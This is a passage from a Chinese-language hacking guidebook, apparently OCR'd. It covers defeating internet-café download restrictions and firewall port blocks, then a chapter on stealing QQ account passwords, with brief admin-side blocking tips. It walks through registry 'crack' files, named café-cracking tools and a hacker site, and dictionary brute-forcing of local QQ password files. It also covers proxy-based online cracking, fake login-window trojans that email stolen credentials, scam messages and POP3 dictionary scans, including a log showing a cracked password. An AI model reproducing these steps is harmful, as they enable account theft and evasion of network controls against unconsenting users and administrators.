现在很多网吧都对下载功能做了相应的屏蔽限制，这对于想在网吧下载几首音乐文件，或者一个小游戏都是一件非常困难的事情。那咱们能否解除网吧这个限制，自由地下载自己想要的文件呢?

1.网吧限制的“表面文章”

很多网管为了力求省事，只对其上网用户的 IE 浏览器做了下载限制，而并未对该系统的内核加以设置，所以当我们遇到这种只做“表面”限制的网吧，最简单的解决方法就是采取其他的“第三方”下载软件，比如说大名鼎鼎的迅雷、网络蚂蚁以及网络吸血鬼等辅助工具，来突破限制下载歌曲。

Notice

IE 只是系统中的一款软件，如果网管只对 IE 做了限制，通过其他网络软件就可以避开 IE 限制了。

No.01 IE里面的安全设置


打开 IE 浏览器，单击“工具”→“Internet 属性”选项，在弹出的“Internet 选项”对话框内选择上方“安全”标签，并且单击“自定义级别”按钮打开“安全设置”对话框，找到“文件下载”选项，把里面的“启用”单选框勾上，然后再单击下方

“确定”按钮使设置立即生效，这样即可解除下载限制的表面设置。

Notice

“安全选项”里面记录了IE详细的安全配置信息，用户得仔细注意其中的配置，有网管还做出了其他限制方面的设置。

No.02 注册表键值



不过有的时候，一些网吧在注册表里，还写入了简单的限制键值，并且将注册表完全屏蔽，“呈”无法打开状态。这时可打开记事本，写入一段破解形式的注册表代码，如图所示。输入完毕后，单击文件菜单的“保存”选项，将“保存类型”修改为“全部文件”，再在“文件名”栏输入一个扩充名为“.reg”的文件名，如“pojie.reg”。随后再双击此文件，会弹出“信息已经成功写到注册表”的对话框提示，说明我们写入的破解代码，已经嵌入到注册表内，使其下载限制的功能失去效用。

Notice

使用加载注册表键值的方法适用于注册表未被网管禁用。

2.利用网站，在线破解下载限制

网上有很多黑客网站，提供了网吧破解系统，这里就以世纪黑马的网站为例。


No.01 在线运行

在浏览器地址栏输入“http://www.huo119.com/index.htm”的网址进入，在网站内找到Tegosot在线运行系统栏目。

Notice

网站地址可能会被更改。

No.02 突破下载



单击里面的“网吧幽灵”标签，弹出“安全设置警告”对话框，直接单击“是(Y)”按钮，此时就会出现“正在进行破解”的对话框，当进度条达到100%时便可成功破解网吧下载限制。

Notice

网吧幽灵功能丰富专攻网吧管理系统例如破坏的是网吧安全软件、系统保护软件以及网吧管理软件等。

3.通过破解工具，来解除网吧的下载限制

这类工具软件也不少，例如“精锐网吧辅助工具”软件，就是一款多功能网吧破解工具，它不仅可以取消网吧设置上的任意限制，而且还为你提供了在线下载、发送邮件等特殊的功能。

首先从网上下载“精锐网吧补助”工具，然后将其解压到桌面，双击打开里面的“客户端”图标会出现“精锐网吧辅助工具”操作界面，如果想解除网吧封锁的下载，请将目前所打开的“IE 窗口”全部关闭，然后选择上方“限制恢复”标签，单击“解除下载限制”按钮，随后便可弹出“恢复下载”的相关提示，最后单击“确定”按钮。接下来再打开你的 IE 浏览器，此时便可随意下载自己所喜欢听的音乐或者电影了！

Notice

“精锐网吧辅助工具”的功能也相当丰富，甚至可以解除注册表限制。

7.3.5 BT下载穿透防火墙

BT 下载现已成为许多宽带用户重要的下载手段之一，但有些公司局域网安装了防火墙，防火墙封掉了 BT 下载软件使用的端口，这样就无法达到快速下载了。这时我们要想办法透防火墙的阻隔，来一个“红杏出墙”。

一般来说，如果只是封掉了 BT 的下载端口“8881~8999”，那比较好办，我们可以通过在文件类型中“torrent”文件打开时运行的命令加上参数来突破封锁。

No.01 编辑文件类型

在“文件夹选项”页中选择“文件类型”，找到 TORRENT 这种扩展名，单击“高级”，在打开的窗口中选中“open”，然后点“编辑”。

新手点拨

网管员对 BT 的限制：

BT 之所以会危害到局域网，是因为它占用了大量网络带宽。因此，限制每个用户使用的网络带宽，可以明显缓解 BT 对网络的危害。这里以大家常用的代理软件 CCProxy 为例，对用户带宽进行限制。

在服务器端的 CCProxy 主窗口中，单击“账号”按钮，弹出账号管理对话框，在属性栏的“允许范围”中选择“允许部分”，接着单击“新建”按钮，弹出账号对话框。接下来，限制 IP 地址为“192.168.0.12”的客户机的带宽。

在“IP 地址/IP 段”中输入该 IP 地址，然后设置“最大连接数”，默认为“-1”，就是不进行任何限制，在此输入“5”，这样客户机只能和代理服务建立 5 个连接，也就可以限制 BT 下载时使用的线程数。接着在“带宽(字节/秒)”栏中为客户设置最大的网络带宽，如限制为 100KB/s，则可输入“102400”，最后单击“确定”按钮。这样该客户机只能使用 100KB/s 的带宽，而且它和代理服务器最多只能建立 5 个连接。

新手点拨

网管员封闭 BT 下载：

BT 一般使用 TCP 的 6881 ~ 6889 的端口。由于个人网络防火墙只能封闭本机的 BT 端口，对局域网用户无效，这里就采用 ISA2004 封闭 BT 端口。


在 ISA 控制台窗口中，“防火墙策略”→“新建”→“访问规则”，在“访问规则名称”栏中输入“禁用 BT”并选择“拒绝”选项，接着在“协议”对话框中选择“所选的协议”。

单击“添加”按钮，在“添加协议”对话框中单击“新建”→“协议”，在名称栏中输入“BT”，在“协议类型”中选择“TCP”，选择方向为“入站”，端口范围为“从 6881 到 6889”，然后单击“确定”按钮，接下来一路单击“下一步”按钮，即可完成 BT 协议的定义。

接着在添加协议对话框中展开“用户定义”，并添加 BT 协议，单击“下一步”按钮后，指定访问规则源。单击“添加”按钮，弹出“添加网络实体”对话框，选择“内部”。接着单击“下一步”按钮，设置访问规则目标，在网络实体对话框中展开网络目录，添加“外部”，然后进入“用户集”对话框，选择“所有用户”。

这样局域网内的用户就不能进行 BT 下载了。但该方法也有不足之处，如果 BT 软件使用的不是 6881 ~ 6889 的端口，该规则就会失效。由于 BT 端口是可改变的，所以一旦 BT 下载端口发生改变，你就得立即查到新的端口，并将它封掉。

No.02 编辑类型操作



在编辑窗口中下面那行就是启动 BT 的命令行参数了，在此行结尾加一个空格后增加以下控制端口绑定的参数：-minport 最低端口号 -maxport 最高端口号。例如：“C:Program\FilesBitTorrentbtdownloadgui.exe” --responsefile "%1"，现在就把它改成 “C:Program\FilesBitTorrentbtdownloadgui.exe” --responsefile "%1" -minport 8021 -maxport 8029。其中的端口号请自己随意设置，只要不是原来的“8881~8999”范围就可以了。

另外，我们还可以直接在程序中直接更改设置。具体为：单击“属性设置”，在属性设置窗口中就可以自由更改下载软件所使用的端口了。

7.3.6下载swf文件


一般情况下，使用 IE 下载普通文件时（如“.exe”文件或“.zip”文件），均可看到“把文件保存到硬盘”的下载文件窗口，但在下载“.swf”或“.avi”文件时，IE 或媒体播放器却选择了直接播放而不是下载，那么这样的文件该如何下载呢？

其实下载该类文件有以下几种情况，我们选用不同的方法来下载：

No.01 查看源文件

当浏览网页见到诱人的 Flash 时，在右键菜单中选择“查看源文件”，并

用“记事本”打开该源文件，按【Ctrl+F】组合键后在弹出的对话框中输入“.swf”并单击“确定”按钮，即可查找到 Flash 的 SWF 文件，COPY 下链接地址。




把它粘贴到浏览器的地址栏上，按【Enter】，Flash 就全屏地出现在浏览器窗口。也可以复制整个地址，打开 Flash get 或者迅雷等下载工具软件，粘贴链接地址 URL 即可。

No.02 有全屏链接的

有很多网站为了方便网友看 Flash 作品，常常提供了全屏欣赏，其实这种方式最好下载，只要直接在链接上按鼠标的右键，选择“复制快捷方式 (copy url)”，然后到下载工具上粘贴地址链接 URL（如上法），这个 Flash 作品又乖乖地归到硬盘上去了。

No.03 在temp里查找



当 IE 或媒体播放器打开该文件时，如果没有对 IE 重新设置的话，则该文件应该是已经下载到硬盘中了，有些网站为保护自己的设计成果不让人偷窃，做好了框架，对于一些不大熟悉 HTML 标记语言的人来说，无从下手，“在 temp 里查找”不失为一个好方法，因为通常浏览过的网页，IE 都会把它们有关的资料信息记录到

Notice

出现连接时，应该注意是绝对链接还是相对链接。

Notice

如果页面里有多个 flash 文件，但只是想下载其它一个两个，先使 SWF 文件全屏，直到找到想下载的 SWF 文件。

新手点拨

更改 Temp 文件夹的位置

为了统一管理 Windows 系统的临时文件夹，我们可以更改 Temp 文件夹的位置。在非系统盘如 D 盘下新建文件夹 Temp，然后右击“我的电脑”，选择“属性”→“高级”→“环境变量”，在弹出的“环境变量”窗口分别双击“用户变量”下的 TEMP、TMP 变量，把原来的“%USERPROFILE%\Local Settings\Temp”都修改为“D:\Temp”即可。

"Temporary Internet Files"目录中。

获取的方法是：在那个目录上按鼠标右键，单击查找".SWF"，很快，所有的 Flash 文件都显示在眼前，只要把它们全部 COPY 到另外的目录，然后自己慢慢挑吧。

目录地址根据不同用户设置了不同的各种参数，包括上网的记录，我们必须到以下的目录来查找：

操作系统盘>>Documents and Settings>>Administrator>>Local Settings>>Temporary Internet Files

或者：

操作系统盘>>Documents and Settings>>Default User>>Local Settings>>Temporary Internet Files


Notice

打开系统文件目录时，电脑可能会产生运行慢的现象，不要奇怪，这是正常现象，因为里面的文件非常多，会耗费不少系统资源。

7.3.7下载在线流媒体

现在的大部分电影和音乐网站只能在线收看或收听，但不能下载。下载流媒体的困难之处在于找到它的 URL，即链接地址，如果找到了它，那就什么问题也都解决了。

No.01 从HTML源代码中查找



在 IE 的菜单中依次单击"查看"→"源文件"命令，用记事本打开源文件，然后再依次单击记事本菜单栏"编辑"→"查找"命令，输入流媒体文件的后缀名 SWF、WMV、RM、ASF、AVI，当你找到它们时，你就看到了下载的链接地址了！最典型的是闪客帝国的 Flash，只要查找到 SWF 的后缀名，就可以知道它的 Flash 下载地址了。

No.02 保存文件查找法

选定一首在线视听的 MP3，右键单击目标另存为，将会有一个".m3u"的文件被保存，然后用"记事本"打开该文件，在记事本中找到"http://***//***.m3u"或者"http://***//***.mp3"，如果是前一个，则将其

新手点拨

Windows Media Player 在播放一些在线媒体时，播放窗口中会显示"正在下载"的字幕提示，要想将 Windows Media Player 播放过的在线媒体保存起来，只要按以下步骤操作即可：

首先让 Windows Media Player 播放完要保存的文件，使之完整下载到缓存中。然后在播放器（完整模式下）再次播放这个文件时单击"文件"菜单下的"媒体另存为"，保存到适当文件夹中即可。

Notice

有时找到地址下载后，用播放软件打开却不能看，查看文件大小只有几百 KB，一部电影怎么可能这么小呢？原来 RAM 或 ASX 是一种代替 RM 或 ASF 的文本，用记事本打开 ASX 或 RAM 文件，就可以找到电影的地址了！再用这里方法利用该地址即可下载。

中的 m3u 改为 mp3，然后将链接复制到 FlashGet 中，即可下载。如果是后一个，直接复制到 FlashGet 中下载即可。

No.03 巧用迅雷下载流媒体

如果你安装了迅雷下载软件，还有更快捷方便的方法下载那些隐藏的媒体文件，将鼠标移动到在线视听的图标的周围，这时会出现迅雷下载图标，单击该下载图标之后，迅雷就会自动找到流媒体文件下载。

Notice


如果使用 RealOne Player 播放器播放影片，在播放器的菜单栏中选择“文件”→“剪辑属性”→“查看剪辑信息”，在弹出的“剪辑属性”对话框中选择“文件”选项，在这里就可以看到当前播放的影音文件的地址了。同前面的方法利用该地址即可下载。

Chapter 8

QQ 盗号与安全防范

光盘教学

现在很少有不使用 QQ 的上网用户了，QQ 除了即时收发信息外，还能语音视频聊天，所以 QQ 成为人们日常交流的常用工具。正是因为 QQ 广泛的实用性，因此它也成为黑客攻击的对象。本章向读者介绍黑客盗取 QQ 的手段，当读者明白了其中的方法之后，就能有效地防范自己的 QQ 被盗取。



8.1 本地破解QQ密码

很多QQ用户都有被盗过的经历，一般来说，QQ被盗取有两种途径：一种是本地暴力猜解QQ密码，另一种是利用记录键盘的木马程序进行远程盗取密码，对于暴力破解，前提是本地计算机上留有用户登录过的QQ记录，利用穷举的方法对密码进行猜解，最后得出正确的密码。这种情况主要发生在网吧或公用机房里。下面我们就介绍一下如何获取本地密码的方法。

8.1.1本地破解QQ的奥秘

QQ在使用时，会将用户的账号、密码、好友列表、个人信息和聊天记录等保存在本地电脑的QQ安装目录中（默认为C:\Program Files\Tecent），并且按照QQ安装目录分类。对于QQ密码的本地破解，其实就是破解QQ登录后保存在本地硬盘上的密码信息文件。

虽说这些文件都是经过专业加密处理的，但依然有人开发出了能够读取其内容的破解软件。

8.1.2本地破解的原理和方法

面对经过加密的QQ密码信息文件，大多数的破解软件都采用了相同的工作原理来破解，那就是——穷举法！也就是我们常说的暴力破解。从理论上讲，只要穷举键盘上可以输入的所有字符串，就肯定能找到所需的QQ密码。破解软件采用穷举法来破解QQ密码，就是把密码中所有可能出现的字母或字符按照一定的算法进行排列组合，直到找到一组与密码完全匹配的字符序列。

No.01 简单密码破解

简单的QQ密码暴力破解软件采用顺序递增的算法，举一个简单的例子，

新手点拨

“本地破解”是指盗号者在本机中进行的QQ破解操作。这种破解方式分为两种情况：一种是盗号者所使用的电脑曾经登录过要破解的QQ号；另一种是别人的电脑中曾经登录过所要破解的QQ号，而盗号者通过黑客手段把相关的登录信息文件头了过来（在此我们不谈如何去偷，只假设盗号者已经获得了QQ的相关信息文件）。

Notice

在IT世界中，几乎没有不能破解的软件，Windows操作系统都逃脱不了被破解的命运，QQ也在劫难逃。

Notice

这种破解方法绝对有效，就是太费时间，有时所需时间甚至到了离谱的程度。

Notice

有时一个包含字母、数字和符号的8位数QQ密码，在一台奔腾4CPU电脑上连续工作一个月也不一定能够算出来。当破解时间长得不可接受时，就可以认为此破解是失败的。

Notice

这里的“字典”可不是我们平时用的《现代汉语词典》或《英文词典》，它其实是一个文本文件，内容是由若干字符串组成的列表（这个列表是根据人们使用密码的习惯和规律精心编制出来的）。

Notice

要想获得更好的破解效果，可以手动更新password.ini字典文件。要用记事本打开它，填入你认为最有可能的QQ密码内容就行了。

比如一个QQ的密码假设是“1234”，在破解它时就可以设定密码的猜测范围是所有的数字。当破解软件运算时，就会以“0”为密码进行猜测比较，如果“0”合适则破解成功，如果不合适就尝试以“1”为密码进行猜测比较，还不合适就以“2”为密码猜测比较……依此类推，直到找出正确的密码。这种破解算法对猜测范围的准确性要求较高，并且非常耗时，破解效率极为低下。

No.02 字典验证

好一点的QQ密码暴力破解软件都是采用外挂“字典”的方式。这样的“字典”可以用字典生成软件自动生成，也可以手动编制和添加。一般的字典生存成软件都能够自动生成包括生日、电话或英文名等常见密码的“字典”内容，不过这种“字典”存在容量大、内容单一和不灵活的确定。因此，有经验的破解者都会采用先自动生成，再手工修改的方法来制作一个比较“聪明”的字典，或者直接从网上下载现成的“字典”。有了满意的“字典”后，在解密时只需把“字典”挂在破解软件商，就能在相对较短的时间内破解QQ密码。

8.1.3实战本地破解

下面以网上流行的一款叫“画蝶”的QQ密码暴力破解软件为例，在默认“字典”中进行破解。

这款软件可以同时破解本地的多个QQ号码。首先，输入要破解的QQ号码范围（软件默认探测101511~1200000之间的QQ号码），假设要破解的QQ号码为“1234567”，结束QQ号码也为“1234567”；然后，按任意键进行密码探测（即调用其文件夹中的“字典”文件password.ini进行对比探测），软件可随时显示探测的结果及相关信息；最后，软件探测结束，破解出来的QQ密码就自动记录在result.txt文件中了，打开即可看到。

“远程破解”与前面的“本地破解”正好相反，是指QQ盗号者通过网络盗窃远端QQ用户的密码。这种QQ破解有很多方法，如在线密码破解、登录窗口破解、邮箱破解、消息诈骗以及形形色色的QQ木马病毒等。下面就让我们一同来看看这些QQ密码的远程破解是怎么实现的。


8.2 远程破解盗窃QQ密码的原理

8.2.1 在线密码破解

大家知道QQ可以利用代理服务器登录，这是一种保护措施。它不仅可以隐藏用户的真实IP地址，以避免遭受网络攻击，还可以加快登录速度，保证登录的稳定性。

在线密码破解和本地密码破解采用的技术方法类似，都是穷举法，只不过前者完全脱离了本地用户使用的QQ。它通过对登录代理服务器进行扫描，只要想盗的QQ号码在线，就可利用在线盗号工具实现远程TCP/IP的追捕，从而神不知鬼不觉地盗取QQ密码！

目前功能比较强大的一款QQ密码在线破解软件叫“QQExplorer”。它的破解操作分四步：第一步，在QQ起始号码和结束号码中填上想要盗取的QQ号码（此号码必须在线）；第二步，在“添加或删除HTTP代理服务器”中输入代理服务器的IP地址和端口号码（如果你嫌自己寻找QQ代理服务器麻烦，可以使用一些QQ代理公布软件）；第三步，单击“添加amp;测试”按钮，软件先自动检测此服务器是否正常，确定后将它加入代理服务器列表（此软件可填入多个代理服务器的地址，并且能够自动筛选不可用或者速度慢的服务器）；第四步，单击“开始”按钮，开始在线密码破解……



Notice


在线破解改变了本地破解那种被动的破解方式，只要是在线的QQ号码都可以破解，适用范围较广。但是由于它仍然采用穷举法技术，所以在枚举密钥位数长度以及类型时，校验时间很长，破解效率不高。同样，这种方法还受到电脑速度、网速等诸多因素的影响，因此比前面的本地破解更麻烦。

8.2.2登录窗口破解

伪造 QQ 登录窗口的盗号方法非常简单，这是一种比较另类的木马破解方法（后面对木马破解有专门讲述）。先用盗号软件生成一个伪装的 QQ 主程序，它运行后会出现跟腾讯 QQ 一模一样的登录窗口，只要用户在这个伪登录窗口中登录，输入的 QQ 号及密码就会被记录下来，并通过电子邮件发送到盗号者指定的邮箱中，在此以一款叫“狐 Q”的软件为例，首次运行它时，它会把自身复制到 QQ 目录中，并把原来的 QQ.exe 文件改名为 QQ.com。

设置完毕后，“狐 Q”的原程序就会消失，伪装成 QQ 等待“猎物”上钩……在其软件设置中，有一项设置可以决定真假 QQ 交替运行的次数，可以减少用户在使用 QQ 时产生的怀疑。比如说将“生效次数”设定为 3，那么用户第一次运行的是真 QQ 了，也就是说在第三次运行时，用户的 QQ 号便被盗了！在 QQ 密码发送的过程中，如果发送失败，它还会把 QQ 号和密码记下来，等待下一次发送。

即时监视 QQ 登录窗口的盗号方法利用 Windows 窗口函数、句柄功能实现 QQ 号和密码的后台截取。此类软件几乎可以捕获 Windows 下所有标准密码框中的密码，如 QQ、Outlook、屏幕保护程序、各种电子邮件客户端、各种游戏账号和上网账号等。捕获后，它也会将密码实时发送到盗号者指定的邮箱中。其代表性的盗号软件是“密码使者”，它几乎可以捕获 Windows 9x/2000/XP 下所有登录窗口中的密码，并且还能够盗取在网页中登录的各种密码。盗号在使用这款软件时，只须填上用于接收别人 QQ 密码的邮箱地址及保护密码，并把生成的盗号器文件传过去哄骗别人运行，然后就可以坐等密码上门！



Notice

这样的更改不会影响 QQ 的正常运行。

Notice

这里只是讲述伪造 QQ 登录的方法，随着 QQ 版本的升级，“狐 Q”已经不能使用，但是并不排除今后还有类似的诱骗手段。

Notice

这此软件与传统的键盘记录器不同，它在电脑每次开机时隐藏自启动，不管密码是用键盘输入的，还是复制、粘贴的，都能够有效地实时拦截！其注册版本居然还带有自动升级的功能，破坏力十分巨大。

8.2.3邮箱破解

利用邮箱盗取QQ密码也是一种比较常用的方法。我们都知道，腾讯公司在对用户的QQ号码进行验证时需要用户填写电子邮箱。对于申请了“密码保护”功能的用户，在腾讯主页上找回遗忘的密码时，密码会被发送到用户注册时的邮箱中。所以，只要盗号者破解了对方的电子邮箱，就有机会得到其QQ密码！通常我们在对方QQ注册时填写的邮箱。

Notice

如何破解电子邮箱，我们将在后面介绍。

8.2.4消息诈骗

孔子曰：上士杀人用笔端，中士杀人用语言，下士杀人用石盘。远程盗取QQ密码还有一种大家最常见也是最简单最有效的方法，那就是利用不少人爱贪小便宜的弱点，进行人为的欺骗！比如我们的QQ经常会收到如下的陌生人消息。如果你真的如实填写这些资料并傻傻的发送回去，不一会儿QQ密码就被盗了。

还有类似这样的消息：“亲爱的***号QQ用户，恭喜你你已经成为腾讯的幸运号码，腾讯公司送你QQ靓号：12345，密码：54321。请尽快登录并修改密码，感谢你对腾讯公司的支持！”不少人一看，以为白捡的便宜来了，登录一试还是真的，于是就大大咧咧地笑纳了。但是，很多人为了方便，不管什么东西都爱使用相同的密码，所以当这个QQ号的密码被你改为与自己QQ号相同的密码时，自己QQ号的连同这个赠送的QQ号都得玩完！这是因为，赠送的QQ号已被盗号者申请过密码保护，当你更改密码后他就利用腾讯的密码保护功能把它收了回去，同时也收走你的QQ密码。如果你的QQ没有申请过密码保护，此刻就只能和它永别了。

新手点拨

QQ用户可能会收到如下诈骗信息：

你好，恭喜你成为我们腾讯第52位幸运者，606210密码是123456＞这个号码是我们送给你的礼物，希望你能够收下，谢谢。如果收下，请马上更换密码，最好是换成你现在用的QQ密码，因为你的中奖号码和我们给的奖品号码是有纪录的那样以防丢失，如果不按我说的做，丢失的话，我们概不负责，谢谢！请不要和你身边的人说，那样我们的工作就很难进行！如果改完密码和我说一下，我还要找别的幸运者！谢谢！

行骗伎俩：此人首先把要赠送的号码进行“号码保护”，然后假意赠送给他人，得到号码的网友，大多数都把该号码的密码改为自己现在正在使用的已有QQ的密码。骗子再去利用“取回密码”功能获得赠送的号码的密码，进而取得被骗用户的其他号码的密码。

8.2.5更多的木马破解


“古希腊大军围攻特洛伊城，久攻不破，遂造一大木马藏匿将士于其中，大部队假装撤退而弃木马。城中得知敌退，将木马作战利品拖入城内。午夜时分，匿于木马中的将士开启城门四处纵火，城外伏兵涌入，里应外合，焚屠特洛伊城。”这是古希腊神话《木马屠城记》的故事，其中那只木马被黑客程序借用其名，表“一经潜入，后患无穷”之意。一个完整的木马程序由服务器端和控制端组成。所谓“中了木马”，是指用户的电脑中被安装了木马的服务器端，而拥有控制端的盗号者就

通过网络远程控制该电脑，从而轻而易举地盗得该电脑中的 QQ 密码。

Notice

针对 QQ 的木马程序多不胜数，其中专门盗取 QQ 密码的也有一大堆，它们被偷偷地安装在用户的电脑中，随电脑启动而自动运行，如果用户使用 QQ，那么其账号和密码就会被这些木马记录下来，并发送到木马安装者的邮箱中。

No.01 极品QQ盗号2004




“极品 QQ 盗号”的使用方法跟前面介绍的“密码使者”差不多，先在“设置”栏中填入接收 QQ 密码的邮箱地址和发送邮件的标题，然后把生成的盗号器偷偷地安装到别人的电脑里……这个木马声称可以避过主流的杀毒软件，盗取 QQ 最新版本的密码，即 QQ2004 和 QQ2004 奥运特别版的密码。

Notice

利用木马软件盗取 QQ 密码，显然比用前面介绍的那些破解方法更有效率！不仅节省时间，而且成功率也高。但是，如何把木马程序的服务器端安装在用户的电脑中，这是一个费心思的事儿。另外，很多功能强大的木马程序都是需要花钱注册，才能使用其全部功能。因此，对于那些水平参差不齐的盗号者而言，要想玩转木马程序，还得费点劲。

No.02 QQ间谍



使用此木马软件时，单击工具条上的“服务端”，按照提示生成服务端程序，然后把它偷偷地传到别人的电脑中，当受害者不小心运行了它，木马就被种上了。这个木马不仅可以盗号，还能悄悄地在后台记录受害者的 QQ 聊天信息，并下载可执行文件实现远程升级和远程执行脚本程序。另外再注册之后，它还可以直接远程监控对方电脑上的 QQ 聊天记录。

8.3 扫描邮箱获取密码


前面我们介绍了常见的本地与远程盗取 QQ 的方法，其实通过扫描 QQ 邮箱也可以获取密码，下面向读者介绍其中的方法。

8.3.1 扫描QQ邮箱获取QQ密码

扫描获取 QQ 密码是常用的方法之一，就要用到前面介绍的扫描


工具了，下面这个实例就是利用流光扫描 QQ 密码。除了扫描工具外，本例中还将使用的工具是“易优超级字典生成器”，使用“易优超级字典生成器”能够生成大量的密码，并让流光通过这些密码来探测 QQ 密码。

No.01 生成字典文件




下载并运行“易优超级字典生成器”切换到“基本字符”标签下，在“数字”、“字符”和“其他”栏中选择 QQ 号可能的密码，这样“易优超级字典生成器”会生成各种匹配的字符组合。

No.02 在流光中添加扫描的QQ信箱



字典做好后，我们开始打开流光：添加刚才做好的字典。然后在流光中展开 POP3 主机列表，添加“qq.mail.com”。

No.03 开始扫描



添加完成后，单击流光菜单栏中的“探测”→“标准模式”命令进行扫描。

经过字典文件不断地匹配，终于扫描出密码来。

2007-08-23 10:32:20 dl_dir.qq.com

……

Notice

“易优超级字典生成器”是一款不错的密码字典生成工具，采用高度优化算法，能快速制作字典。它有如下功能：精确选择字符，自定义字符串，定义特殊位，修改已有字典（进行字符串的前插和后插，其中后插@***.com 可制成邮件群发列表），生日字典制作，电话密码的制作。

Notice

选择完字符组合之后，保存字典文件时要注意把格式改为“DIC”。

新手点拨

大家知道，QQ 密码和它的邮箱密码都是一样的，很少有人会用两个密码，这样就为我们提供了方便，在“qq.mail.com”中添加要扫描的 QQ 号。

Notice

使用探测密码的方法关键是字典，它所占的空间是很大的，所以操作起来并不容易。当然，这只是一个思路，只有试一下才能知道这个方法到底怎么样。

2007-08-23 10:32:34 Content-Type: application/octet-stream

2007-08-23 10:32:34 连接成功

2007-08-23 10:32:35 连接密码：diaomin1988

信箱密码很多时候就是 QQ 本身的密码，通过破译了信箱密码之后，QQ 密码也就出来了。

8.3.2扫描获取电子邮箱密码

前面我们通过获取 QQ 邮箱的方法来破解了 QQ 的密码，对于普通的电子邮件，我们也可以使用扫描器来破解。下面我们还是以“流光”为例介绍破解电子邮件的一般步骤。读者明白了道理之后赶紧做好邮箱安全工作。

实验目的：找回“hacktestt@tom.com”的密码

使用工具：流光

实验方法：通过流光扫描出“hacktestt@tom.com”的密码

No.01 添加扫描邮件服务器

